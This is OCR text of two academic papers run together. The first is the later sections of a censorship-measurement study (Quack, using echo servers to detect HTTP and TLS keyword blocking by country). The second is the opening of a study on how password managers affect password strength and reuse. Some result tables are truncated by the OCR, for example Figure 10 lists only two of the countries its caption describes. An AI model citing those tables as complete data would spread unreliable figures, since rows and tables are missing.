We compared the number of unique ASes observed for both tests during the week of July 8–15, 2017. As shown in Figure 7, echo servers have a much more diverse set of vantage points and over a larger number of countries. During the week of our comparison, OONI data was available for 113 countries, while echo servers were responsive in 184. Furthermore, the total number of ASes seen in the echo measurements was nearly an order of magnitude larger than that of OONI: we observed echo servers in 4458 unique ASes; OONI measures 678. While OONI probes provide rich measurement for the locations they have access to, our technique providers broader and more consistent measurements.



Figure 7: **Coverage of Autonomous Systems per Country**—Echo servers were present in 184 countries with 4458 unique ASes, while OONI probes were in 113 countries with 678 ASes.



Figure 8: **Keyword Reliability** — Each of 1109 domains were sent to 54,515 echo servers for the Control and 54,802 for the Citizen Lab experiment. We count the blocking events per keyword, observing that the largest blocking rate for a given keyword was 8.5% in CLBL and 0.08% in the Control. This supports our hypothesis that these domains are sensitive.



Figure 9: **Server Reliability** — For both the Control and Citizen Lab experiments, we send 1109 mock HTTP requests to all echo servers. We find that 98% of servers never resulted in a blocking event in the Control experiment. We observe significantly more blocking among a small set of servers in the CLBL test. This demonstrates that interference occurs with very few hosts.

## 6 Evaluation

In this section, we provide the results of the studies described in Section 3. Our evaluation provides support for the Quack's practicality as an application-layer measurement tool in two ways. First, we describe what behavior our measurements detected given a set of URLs known to be censored, in order to verify that our results correlate with previously observed phenomena. Then, we support our claim that our system works at scale, and present the results of an experiment that measured a larger corpus of domains across a greater number of countries than any previous study.

### 6.1 Validation

We control for noise, non-protocol-compliant servers, and other anomalous behaviors by measuring echo server behavior using innocuous domains of the form `test`*N*`.example.com`. Mock queries to these domains are used to demonstrate behavior in the absence of disruption, since these domains are unlikely to be blocked. This allows us to identify a baseline for ordinary network and echo server failure when interacting with each remote network, and understand our subsequent test results in light of a baseline model of expected behavior.

The first assumption we make in designing our control tests is that the class of domains `test`*N*`.example.com` will face no blocking by the network between our server and the echo server. To validate this assumption, we perform a set of measurements to all echo servers using only this control class of domains, and consider the failure percentages we observed. We show the distribution of failures per domain tested in Figure 8.

We observe a median domain failure rate of less than 0.01%, and a maximum failure rate across 1109 domains of 0.08%. Additionally, the domains in the upper quartile of disruption rates are evenly distributed over the class of innocuous domains, independent of the value of *N*.

Using the technique described in Section 3.1, we classify no country as interfering with any of our control domains. We also confirmed these results using another control domain: `echotest.[redacted].edu`, validating our control.

We assume failures in the absence of network interference are independent of which server is used. This allows us to present a distribution for the null hypothesis that is independent of either variable, and therefore constant. A few factors could cause a given server to fail many innocuous domains: network unreliability, echo server unreliability, or actual blocking occurring for our innocuous domains. Despite this, in Figure 9 we see that 98% of servers see no blocking events.

We observe that during the duration of our experiment, 17% of echo servers appear to churn away, which is indicated by their yielding two No Result tests sequentially. This is roughly as many as we observe churning away in a day for our discovery scans. This confirms that our results will be biased toward networks with stable echo servers.

Finally, we empirically determine how long measurements should wait when a blocking event is detected in order to allow stateful DPI disruption to disengage. Shorter timeouts will allow us to test more domains against a given server in a shorter time, while longer timeouts are less likely to incorrectly classify a domain as a failure due to a previous sensitive domain having triggered stateful blocking. Our system as implemented is not fundamentally limited by a longer timeout, because there are more servers to test at any given time than there are servers waiting for that timeout to expire. As such, the two-minute delay we empirically determined as shown in Figure 3 is

| Country | HTTP | Discard | TLS | Top Categories |
|---|---|---|---|---|
| China | 126 | 126 | 0 | NEWS, ANON |
| Egypt | 6 | 5 | 2 | ANON, NEWS |

Figure 10: **Interference of CLBL** — We perform multiple experiments to measure interference of domains in the Citizen Lab global block list. Quack detected keyword blocking in 13 countries, with 220 unique domains blocked in our simple HTTP experiment. There is little intersection between different countries, and only 20% of tested domains exhibited interference anywhere. Category abbreviations are defined in the Appendix.

a minimum, and the system may take longer to schedule the subsequent trial in a test against a disrupted server. We observe that all delays were less than five minutes in practice.

## 6.2 Detection of Disruption

Next we test each of the domains on the Citizen Lab global list against all echo servers by formatting them as valid HTTP GET requests. We expect to see interruption in this test because the Citizen Lab domains are known to be blocked in countries around the world. This is confirmed by the difference to the control in Figure 8 and Figure 9.

Using our method of classifying interference as described in Section 3.1, only 12 countries of 74 tested against all domains demonstrate evidence of keyword blocking in this test. The interfering countries, number of domains for which we observe interference, and what categories those domains are contained in are given in Figure 10.

For each country we list in Figure 10, we look for external evidence to support the conclusion that we observe government-sanctioned censorship. One source of external evidence is the Freedom on the Net report by Freedom House [21]. Of the countries in the table, nine are rated as "Not Free" and two are rated as "Partially Free."

South Korea and Jordan are those listed as Partially Free by Freedom House; however, both are indicated in ONI's most recent country profiles as performing filtering [31, 32]. In the case of South Korea, blocking based on HTTP request content is specifically identified. In further support of the observed phenomenon being action at a national level, the echo responses in South Korea that did not match the echo requests were HTTP redirects to a government-run website outlining the reason the requested domain was blocked. This is another advantage of the Echo Protocol — we are able to see the responses injected to the echo server, because they are then echoed back to us.

Two countries were identified by our system as having a significant proportion of blocking, but had no evidence from other sources that there would be restrictions on the Internet: Ghana and New Zealand. Ghana is not evaluated by Freedom Net, but the Department of State stated in its 2016 Human Rights report [45] that there were no governmental restrictions to the Internet. Upon inspecting the scope of blocking, in both cases, it is restricted to a single academic network in the country, and all echo servers in that AS reported interference. In all other countries identified by our system as performing blocking, we observe interference in more than one AS. Our technique is not fine-grained enough to detect censorship across all networks, and in these cases we have visibility into only a few locations that have close proximity. For these reasons, we exclude Ghana and New Zealand from Figure 10.

While this presents a case that the interference we identify is genuine, we do not claim that we identify all genuine interference. The list of all countries with at least 15 echo servers is presented in the Appendix. This list has multiple other countries that are listed as "Not Free" in the Freedom of the Net report, including Belarus, Russia, Pakistan, and Vietnam.

Pakistan, as an example, is identified by prior work [41] as practicing DNS poisoning. DNS poisoning is one potential implementation of Internet censorship, and would render application-layer blocking unnecessary. The technique presented in this paper does not consider any other possible implementations of Internet censorship, and will therefore miss countries who do not rely heavily on application-layer censorship. Furthermore, many non-technical factors are included in the Freedom of the Net rating; not all "Not Free" countries block content using technical means.

We have validated our classifications with anecdotal reports, but we also want to ensure there is consistency in our classification. To do so, we look at what percent of ASes, /24s, and echo servers in a given country observe any Blocked result in this experiment. The countries that we observe widespread blocking in are represented in the shaded region in Figure 11. While some countries have interference in almost all instances, e.g. China, there are several countries with interference not performed across the entire country. This potentially reflects heterogeneous deployments of interference. We observe in Figure 11 that some countries that we do not classify as blocking any domains have comparable numbers of servers experiencing at least one Blocked result as countries we do classify



Figure 11: **Blocking Rates Per Country** — We examine the CLBL results, looking at what fraction of ASes, Servers, and /24s in each country observe any Blocked result. The shaded regions are countries we identify as having widespread interference. While some countries face near ubiquitous interference across tested servers, more countries display large variation.

Figure 12: **Top Interfered CLBL Domains** — We compared the list of domains interfered with in each country to find those most broadly blocked. The top 10 are presented above. Pornographic websites are overrepresented in the table, but the single most broadly blocked domain is the homepage of a free circumvention technology. China blocks every domain in the table.

as blocking. These countries, Mexico and Zambia, have blocking events that are disperse and inconsistent in the set of domains being blocked, reflecting either unreliable echo servers or echo servers with highly-local blocking. Additionally, these countries had "no reports of blocking" in the Freedom of the Net 2016 report [21].

The most commonly blocked domains we observe in the Citizen Lab block list are shown in Figure 12. The most commonly blocked domain is `www.hotspotshield.com`, the homepage for a free VPN service. VPNs are common circumvention tools. Surprisingly, it is only blocked in five of the 13 countries where we detected censorship: China, Iran, Jordan, Turkey, and UAE. We see that the most consistently blocked domains are for circumvention tools, pornography, and gambling. Political content tends to be region-specific, and is less often blocked by multiple countries.

## 6.3 Disruption Mechanisms

By using echo servers, we ensure that the potentially sensitive payload is on both the inbound and outbound halves of the connection. This means that our system will detect interference regardless of directionality of the censor. In order to test whether the direction of the request matters, we perform the Citizen Lab test using the Discard Protocol [36]. This protocol is similar to the Echo Protocol, but instead of echoing the request, the server only ACKs the data. Blocks that occur in our test of echo servers, but not discard servers, could be instances of blocking on only outbound data. This test provides additional valuable insight into the mechanisms used for blocking.

We test the subset of echo servers that are also discard servers, sending identical payloads as in Section 6.2. Echo servers are also often discard servers, so this requirement reduced the number of testable servers from 57,309 to 27,966. Of the 11 interfering countries, we are able to maintain enough servers to classify disruption in all but Uzbekistan.

In the 10 remaining countries we observed blocking when using echo servers, we continue to observe disruption in only 4 when using the Discard Protocol: China, Egypt, Jordan, and Turkey. This implies the other countries we observe performing HTTP blocking are doing so only on data outbound from their network. This evidence is not necessarily conclusive, as the reduced set of echo servers may be reducing our visibility into these countries. For example, we observe reliable disruption in a few Iranian ASes for the Discard Protocol. However, because the vast majority of Iranian ASes do not interfere in this test, we do not classify the interference as widespread across the country.

## 6.4 HTTP vs. HTTPS

The Echo Protocol allows arbitrary data to be sent to and returned by the echo server. This flexibility is a strength of our technique, and is an advantage over other protocols with more constraints on sending and receiving arbitrary byte streams. To demonstrate why this capability is important, as well as illuminate practices in network interference, we repeat our test of the Citizen Lab Block List, but send requests formatted as valid TLS ClientHello messages with the Server Name Indication (SNI) Extension.

The Server Name Indication Extension [16] was developed to allow a TLS client to inform the server what domain it is attempting to connect to before the server must send a certificate. Since certificates are used for authentication and linked to domain names, a server hosting many websites would need this information to connect to a client securely. Unfortunately, SNI places the domain name in clear-text in the first message sent by the client to the server, making it easy to detect when a client is

connecting to a particular site from only the first message in a TLS handshake. We find that networks do interfere based on this first message alone.

Of the 12 interfering countries we detect in the Citizen Lab experiment, we were able to conduct enough tests to confidently classify all of them. We continue to observe disruption in only 5 when using TLS: Egypt, Iran, Jordan, Turkey and UAE. For the other countries in Figure 10, TLS may aid in circumventing interference of HTTP requests based on the application-layer.

The only instance of interference occurring in a country that was not detected with just HTTP requests from the Citizen Lab list occurs in New Zealand. The domains blocked are identical across two servers in the same /24 routing prefix, which is allocated to an academic institution in the country. We conclude that the blocking is being performed by the institution, and not a national policy decision to only block HTTPS.

While the domains we observe interference with are similar in four of the five countries, in Iran the set of disrupted domains grows drastically when testing with TLS ClientHellos: the number of blocked domains in Iran increases from 25 to 374. The list of blocked URLs also changes composition to include significantly more domains classified by Citizen Lab as News, Human Rights, and Anonymization tools.

There are several possible reasons a country would implement a policy blocking a domain through HTTPS but not HTTP. As the domain name is the only visibility into the nature of the content in a HTTPS connection, a country could be aggressive in blocking domains where only a single page on the domain is undesired. In the case of HTTP they could simply block the specific page or given keywords, since all of the content will be visible to the censor. Alternatively, a country could wish to have visibility into the resources accessed at a given site, which forcing a downgrade to HTTP would allow.

## 6.5 Disruption Breadth

We have established to this point that we have a tool that allows us to test for application-layer censorship across 74 countries for roughly a thousand domains. While this is useful, we explore a different capability of our tool in this section. We perform a search for disruption across 40 countries for the 100,000 top domains as ranked by Alexa [2].

In order to perform tests across this many domains, we restrict ourselves to at most 20 requests per domain per country; this reduces the total number of requests dramatically. Several countries contain thousands of echo servers. Additionally, because we only make serial requests to any particular server, we test only in countries with at least 100 servers. This means the most requests a server must process sequentially is 20,000.

| Country | Domains Blocked | Unique | Citizen Lab |
|---|---|---|---|
| China | 787 | 712 | 146 |
| Egypt | 27 | 20 | 1 |
| Iran | 1002 | 795 | 10 |
| Saudi Arabia | 3 | 2 | 1 |
| South Korea | 1572 | 1139 | 15 |
| Thailand | 38 | 16 | 0 |
| Turkey | 291 | 120 | 7 |
| Union | 3293 | — | 180 |

Figure 13: **Interference of Alexa 100k** — We test the Alexa Top 100k domains across the 40 countries with the most echo servers and observe censorship in 7. The number of censored domains in the Alexa list does not necessarily correlate with the number blocked in the CLBL, but every country seen blocking in the Citizen Lab experiment also interferes in the Alexa 100k.

This experiment reveals interference in 7 countries, presented in Figure 13. Of the countries with enough echo servers to be tested, the countries we observe blocking the top domains are the same countries who were blocking domains in the Citizen Lab experiment.

Of the domains that are similar in both the Citizen Lab list and the Alexa Top 100k, we see large overlap in blocked domains. We define similar domains as those with the same domain name, not including sub domains.

One interesting behavior this heuristic shows is in Egypt. Several `torproject.org` subdomains are tested in the CLBL, but only the root domain was tested in Alexa. We observe that the interference in Egypt is dependent on subdomain: the root domain `torproject.org` is not blocked, and the subdomain `www.torproject.org` is blocked on one echo server in Egypt when tested only seconds apart.

Another interesting blocking behavior we observe is that Iran blocks an innocuous health and lifestyle site, `psiphonhealthyliving.com`. This site is likely collateral damage, as Iran also blocks the domain `psiphon.ca`, the homepage for a censorship circumvention technology. Additionally, we can observe that in Iran, all domains belonging to the Israeli TLD (`.il`) are blocked.

Testing the Alexa 100k provides insight into what is being blocked in each country, without introducing the biases of the people manually curating lists, such as the CLBL. In Figure 14, we analyze the domains blocked in our Alexa experiment that were not included in the Citizen Lab experiment. Our domain categorization is performed by FortiGuard Labs, a common DPI tool provider, using their web interface [20].

Many of the domains we discover as blocked in our test of domains from Alexa are pornography. Interestingly, some domain classifications were not at all present in the

| Category | Blocked Domains Not in CLBL |
|---|---|
| Pornography | 2085 (99%) |
| News and Media | 114 (92%) |
| Search Engines and Portals | 100 (98%) |
| Information Technology | 85 (97%) |
| Personal Websites and Blogs | 85 (50%) |
| Proxy Avoidance | 59 (87%) |
| Shopping | 36 (100%) |
| Other Adult Materials | 35 (90%) |
| Entertainment | 33 (97%) |
| Streaming Media and Download | 31 (86%) |
| Uncategorized | 89 (96%) |
| Other | 378 (94%) |

Figure 14: **Alexa Domain Discovery**—We categorize the domains blocked in each country in our Alexa 100k experiment, excluding those with a similar entry in the Citizen Lab experiment, and present the top 10 categories. As in other experiments, the largest censored category is pornography. However, other categories show the breadth that can be uncovered by testing the entire Alexa 100k. For example, none of the blocked shopping domains in the Alexa dataset were in the CLBL.

Citizen Lab experiment, such as Shopping. Other categories, such as Personal Websites and Blogs and News and Media, can be extremely informative when considering what content is deliberately blocked by countries. Overall, we see that 3,130 of the domains we observe as blocked are not in the CLBL. This is a significant improvement in coverage of blocked URLs, as we only see 220 URLs blocked from the Citizen Lab list.

Using the large set of domains tested, we can compare what domains are blocked in multiple countries, despite the sparseness of block list intersections. Many categories have domains that are not blocked in multiple countries, e.g. News and Media, meaning that the particular news sites blocked by each country are not the same as in other countries that also censor News and Media sites. In contrast, the set of blocked domains depicting violence and advocating extremism are the same in every country that blocks that type of content.

Finally, we utilize the ordered nature of the Alexa top domains to compare how each country's blocking changes with the popularity of a site, shown in Figure 15. While some countries show generally uniform distribution of blocking across the top 100,000 domains, others show a tendency to select domains from the most popular. Countries demonstrating the tendency to block popular domains with greater frequency are China, Egypt, and Turkey, with the strongest trend being that of Turkey. This may reflect a reactive blocking strategy, in which domains are added to a blacklist when they are detected to be visited with some frequency by citizens.

While the Alexa Top 100k experiment is only one snapshot of the state of application-layer censorship taking place on HTTP and HTTPS, we believe that it demonstrates the flexibility and accuracy of our tool. In the future, it can be used to contribute valuable data to many diverse, longitudinal, and in-depth studies of application-layer censorship.

## 7 Discussion

This paper has proposed and validated a technique for measuring application-layer interference around the world. In this section, we discuss the limitations of the design and what additional research our tool enables.

**Limitations** Our system currently relies on echo servers to gain perspective into remote client experiences of the Internet. Existing remote measurement techniques can be detected and invalidated or blocked by middleboxes, and ours is no exception.

First, the censor could block all traffic through port 7. We have no information about who or what else might be using port 7 today, so we have very little idea of how much collateral damage blocking port 7 would cause. Fortunately, our system is not dependent on using the Echo Protocol specifically; there are several other protocols that offer an echo service, such as FTP, Telnet, and TLS. These other protocols would be much more difficult to block entirely, as they are used much more widely on the Internet. Many of these alternates do have the disadvantage of requiring a protocol-specific header, which may cause some middleboxes to stop responding to our probes.

Second, the censor could block our measurement machine by IP. One of the greatest advantages of our system is that it is portable; the measurements can be run from virtually any machine around the world. This means that any IP-based filtering of our measurements would likely be unsuccessful, as we could quickly and easily deploy in another location.



Figure 15: **Blocking by Alexa Rank**—The distributions of blocked domains relative to their Alexa rank varies by country. Egypt, Turkey, and China demonstrate a clear trend of blocking lower-ranked domains at a higher frequency. In contrast, Iran has a near uniform distribution of blocking across Alexa ranks.

Finally, a censor could watch for the direction a connection and block only connections originating from inside their network. However, such a policy would not prevent services pushing data to clients, as can occur in FTP. In practice, we are not aware of directional blocking of this nature, potentially because the complexity of AS peering blurs the distinction of internal and external networks at a nation-state level.

However, both distributed and remote censorship measurement systems in use today are differentiable and disruptable. Even if some censors decide to disrupt measurements, we will continue to have visibility into the rest of the world.

Another limitation is the difficulty of detecting countries with heterogeneous deployments of keyword blocking, because in this work we considered only widespread blocking. Future work can remove our final Classifying Interference step, and instead combine the raw data with that of other network disruption measurement techniques [34, 35] to increase the granularity of observations.

Another limitation of the measurements conducted in this study, but not to our technique in general is that we have false negatives where DPI boxes monitor only port 80 and port 443 for web traffic. We could have conducted all of our experiments with our client port set to the appropriate well-known port for the protocol we would measure; however, we believed the trade-off was best to follow the best common practice and use an ephemeral port for our client connections.

One consideration in using this work for global detection is that there are only on average 177 countries with echo servers, and only 74 with at least 15 vantage points. One potential way to increase the number of vantage points is to send our formatted requests to any server that accepts packets. For example, this could be done for HTTP by using all web servers. Then we would differentiate between the web server's error result and the interference behavior by country. However, this removes our ability to detect disruption that only inspects outbound packets from the network. Based on what we have observed in Section 6.3, this is a significant number of the countries that perform application-layer interference.

Finally, our work makes a trade-off to detecting censorship that is observed in multiple vantage points within each country, but this comes at the price of reduced granularity of observation. This means we will not regularly observe censorship that is heterogeneously implemented within a given country, and will not be able to reliably observe particular ISP policies.

**Future Work** This paper describes a new and useful technique that can be used to remotely measure network disruptions due to application-layer blocking. Disruption detection techniques can monitor DNS poisoning, IP-based blocking, and now application-layer censorship. When combined, these perspectives could produce valuable datasets for political scientists, activists, and other members of the Internet freedom community. Additionally, these remote measurement techniques complement in-country probes, such as OONI, in order to provide baselines and focus effort.

The system presented here is capable of continuous measurement. Rather than regularly running a large batch of keywords, such as the Alexa list, a different optimization would cycle through a set of interesting domains in each country at a reduced rate. This would enable longitudinal tracking of those domains, and help illuminate how and when application-layer censorship policies change.

Quack also stands to provide interesting insight into censorship of other application-layer data and can be generalized to use other protocols' echo behavior. While we only focus on HTTP and HTTPS in this paper, the Echo protocol's ability to send and receive arbitrary data could be used to explore interference in other areas, such as the mobile web and app ecosystems. Additionally, future work can be performed to use protocols other than the echo protocol. This would improve coverage of application-layer blocking measurement.

## 8 Conclusion

Application-layer interference is broadly deployed today, critically limiting Internet freedom. Unlike other techniques for censorship, we have not previously had broad and detailed visibility into its deployment. In this paper, we introduced Quack, a new system for remotely detecting application-layer interference at global scale, utilizing servers already deployed on the Internet, without the need to enlist volunteers to run network probes. We hope that this new approach will help close an important gap in censorship monitoring and move us closer to having transparency and accountability for network interference worldwide.

## Appendix

**Countries Tested** Our test of all Citizen Lab domains completed against at least 15 servers in these countries:

Argentina, Australia, Austria, Bangladesh, Belarus, Belgium, Bolivia, Brazil, Bulgaria, Canada, Chile, China, Colombia, Croatia, Czechia, Denmark, Ecuador, Egypt, Finland, France, Georgia, Germany, Ghana, Greece, Hashemite Kingdom of Jordan, Hong Kong, Hungary, India, Indonesia, Iran, Ireland, Israel, Italy, Japan, Kazakhstan, Kenya, Kuwait, Malaysia, Mexico, Mongolia, Montenegro, Netherlands, New Zealand, Nigeria, Norway, Pakistan, Panama, Peru, Philippines, Poland, Portugal, Republic of Korea, Romania, Russia, Saudi Arabia, Serbia, Singapore, Slovak Republic, Slovenia, South Africa, Spain, Sweden, Switzerland, Taiwan, Thailand, Tunisia, Turkey, Ukraine, United Arab Emirates, United Kingdom, United States, Uzbekistan, Venezuela, and Vietnam.

**Domain Classifications** Below are the definitions for website classes as specified by the CLBL [8]:

| Class | Definition |
|---|---|
| ANON | Tools used for anonymization, circumvention |
| COMT | Individual and group communications tools |
| DATE | Online dating services |
| FILE | Tools used to share files |
| GMB | Online gambling sites |
| GRP | Social networking tools and platforms |
| HACK | Sites dedicated to computer security |
| LGBT | Gay-lesbian-bisexual-transgender queer issues |
| MISC | Miscellaneous |
| MMED | Video, audio or photo sharing platforms |
| NEWS | Major, regional, and independent news outlets |
| POLR | Content that offers critical political viewpoints |
| PORN | Hard-core and soft-core pornography |
| SRCH | Search engines and portals |

# Better managed than memorized? Studying the Impact of Managers on Password Strength and Reuse

## Abstract

Despite their well-known security problems, passwords are still the incumbent authentication method for virtually all online services. To remedy the situation, users are very often referred to password managers as a solution to the password reuse and weakness problems. However, to date the actual impact of password managers on password strength and reuse has not been studied systematically.

We provide the first large-scale study of the password managers' influence on users' real-life passwords. By combining qualitative data on users' password creation and management strategies, collected from 476 participants of an online survey, with quantitative data (incl. password metrics and entry methods) collected in situ with a browser plugin from 170 users, we were able to gain a more complete picture of the factors that influence our participants' password strength and reuse. Our approach allows us to quantify for the first time that password managers indeed influence the password security, however, whether this influence is beneficial or aggravating existing problems depends on the users' strategies and how well the manager supports the users' password management right from the time of password creation. Given our results, we think research should further investigate how managers can better support users' password strategies in order to improve password security as well as stop aggravating the existing problems.

## 1 Introduction

For several decades passwords prevail as the default authentication scheme for virtually all online services [44, 11, 30]. At the same time, research has again and again demonstrated that passwords perform extremely poor in terms of security [48]. For instance, various attacks exploit that humans fail to create strong passwords themselves [10, 19, 45, 31, 34]. Even worse, there is an observable trend towards an increasing number of online services that users register to. This increasing number of required passwords in combination with the limited human capacity to remember passwords leads to the bad practice of re-using passwords across accounts [26, 51, 16, 66].

In the past, different solutions have been implemented to help users creating stronger passwords, such as password meters and policies, which are also still subject of active research [41, 54, 17, 45, 68]. Among the most often recommended solutions [28, 59, 53, 62, 56] to these problems for end-users is technical support in the form of password management software. Those password managers come built-in to our browsers, as a browser plugin, or as separate applications. Password managers are being recommended as a solution because they fulfill important usability and security aspects at the same time: They store all the users' passwords so the users do not have to memorize them; they can also help users entering their passwords by automatically filling them into log-in forms; and they can also offer help in creating unique, random passwords. By today, there are several examples of third party password managers that fit this description, such as Lastpass [5], 1Password [1], and even seemingly unrelated security software, such as anti-virus [4] solutions.

Unfortunately, it has not been sufficiently studied in the past whether password managers fulfill their promise and indeed have a positive influence on password security or not? To break this question down, we are interested in *1) whether password managers actually store strong passwords that are likely auto-generated by, for instance, password generators, or if they really are just storage where users save their self-made, likely weak passwords?* Further, we are interested whether *2) users, despite using password managers, still reuse passwords across different websites or if do they use the managers' support to maintain a large set of unique passwords for every distinct service?* Prior works [66, 51] that studied password reuse and strength in situ have also considered password managers as factors, but did not find an influence by managers and could not conclusively answer those questions.



**Figure 1:** Users' strategies for password creation and storage plus the stages of our study to investigate managers' influence.

**Our contributions:** We argue that to specifically study the impact of password managers, important aspects were missing in prior work, and this paper's most tangible contribution is an extension of prior methodologies to be able to study password managers' impact in the wild. First, previous works considered only the presence of password management software on the user device and whether a password was auto-filled or not. However, to better distinguish the storage option of a password (i.e., memorized and manually entered, auto-filled by the browser, copy&pasted, or filled by a browser plugin) a more fine-grained entry method detection is required. Second, users do not axiomatically follow strict workflows for password creation, storage, and entry [27, 29, 62, 56, 58] (see Figure 1). For instance, the effort users are willing to invest in creating a unique and strong password often depends on the privacy-sensitivity of the associated account. For creating a new password, the approaches range from mental algorithms (e.g., leetifying a known word) over pen&paper algorithms and password generator tools (e.g., websites like `https://www.random.org/passwords/`) to 3rd party password managers (e.g., LastPass, KeePass, etc.). Based on different factors, such as technical skills, trust in software vendors, financial expenditure, multi-device support, or others, users resort to different password storage options from where the password finds its way via various entry methods into the login forms. To better study password managers' influence, one has to take the users' creation and storage strategies into consideration as well. In particular, one has to understand if the user pursues primarily a creation strategy based on password manager support and whether there then exists an observable effect of this strategy on the password strength and reuse.

In this paper, we present a study that reflects those considerations (see the bottom of Figure 1). We first recruited 476 participants on Amazon MTurk to conduct a survey sampling to better understand users' strategies for creating and storing passwords, their attitudes towards passwords, and past experiences with password leaks or password managers. From those insights, we identified two distinct groups in our participant pool: users of password managers and users abstaining from technical help in password creation. We were further able to recruit 170 of our participants, 49 of which reported using password managers, for a follow-up study in which our participants allowed us to monitor their passwords through a Google Chrome browser plugin that collected password metrics as well as answers to in situ questionnaires upon password entry. This gave us detailed information about real-life passwords, including their strength, their reuse, and, for the first time, their entry method (e.g., manually typed, auto-filled, pasted, or entered by a browser plugin) as well as the passwords' context, including user reported value of the password (e.g., loss of social repudiation or financial harm when the password would be leaked).

Based on the combined data from our survey sampling and plugin-based data collection, we are able to study the factors that influence password strength and reuse from a new perspective. Using exploratory data analysis and statistical testing, including regression models, we are first to actually show that password managers indeed influence password strength and reuse. In particular, the relation between different entry methods and the password strength depends on the users' entire process of password handling. Using a workflow that includes technical support from password creation through storage to entry leads to stronger passwords, while this positive effect on password strength cannot be detected when considering the input method individually. A similar picture emerges for password reuse. Passwords entered manually or by Chrome auto-fill were unique in only 20–25% of all cases. For LastPass or Copy&Paste password entry, the proportion of non-reused passwords increases to 53–78%. This is still far from ideal—that not even a single password is reused—but still a significant improvement through such dedicated password management tools. Similar to the results for password strength, we find that password reuse improves further if the password generation is technically supported. In contrast to password strength, however, this positive effect is similar for all input methods. Looking at managers that do not offer support for password creation, such as Chrome's auto-fill, we even found a negative influence in that those managers even contribute to the password reuse problem. In summary, our results support the fact that technical tools can have a very positive effect on password security. However, it is important that the entire password management process is supported—from generation, over storage, to entry—and not only the old and weak passwords of the users are stored.

## 2 Related Work

Textual passwords are for decades [44] the incumbent authentication scheme for online services [29, 30], and will very likely remain in that position for the foreseeable future. They distinguish themselves from alternative schemes through their very intuitive usage, however, as well as through a pathological inability of users to create passwords that withstand guessing attacks [11]. Given the permanence of passwords, users are commonly referred to technical help in form of password management software [28, 59, 53, 56] to create strong, unique passwords.

In this paper, we aim to better understand how password managers help users in this task and try to measure the impact password managers actually have on the current status quo. We do this through a comprehensive study that includes both self-reported user strategies and factors for password creation and storage as well as in situ collected password metrics and questionnaire answers. To put our approach into the larger context and to provide necessary background information, we give here an overview of prior research on how users select and (re)use passwords, how password strength can be measured, and on dedicated studies of password manager software.

### 2.1 Password creation

Different works have studied the strategies of users and the factors that influence the selection of new passwords. For instance, users create passwords based on something that has relevance or meaning to them [56], and very often passwords are based on a dictionary word [38, 52].

The effort the user is willing to invest into creating a stronger passwords can depend on different factors. For example, password policies that enforce a certain password composition (i.e., length and character classes) can influence the user [70, 26, 38]. Similarly, many websites use password strength meters to provide real-time feedback on new password's strength and nudge users into creating stronger passwords [23, 61]. However, often those policies and meters have inconsistent metrics across different websites [12, 65, 17], potentially confusing users about what constitutes a strong password [62]. Also the value of the password protected account can influence the user. Prior studies [8, 49, 56, 51] concluded that people try to create strong passwords for accounts that they consider more important, e.g., banking websites. In particular, users employed password managers for specific matters [56], such as just using at a work PC but not at home, or not using them for banking websites. Despite their apparent benefits, it is unclear how users *actually* use password managers and what the exact impact of password managers is on password reuse and strength.

### 2.2 Password strength

Password strength has been studied for several years and different mechanisms have been used to measure a password's strength. Shannon entropy [21] provides a way to estimate the strength based on the passwords composition. It was formerly used by the NIST guidelines [28] to estimate the password strength. However, more recent research [67, 10, 18, 40] argued that *guessability* metrics are a more realistic metric than the commonly used entropy metrics, and recommendations, such as NIST [28], recently picked up the results of this line of research and have been updated accordingly. One of the vital insights from this and other research [34] was that passwords are not chosen randomly but exhibit common patterns and are derived from a limited set of dictionary words.

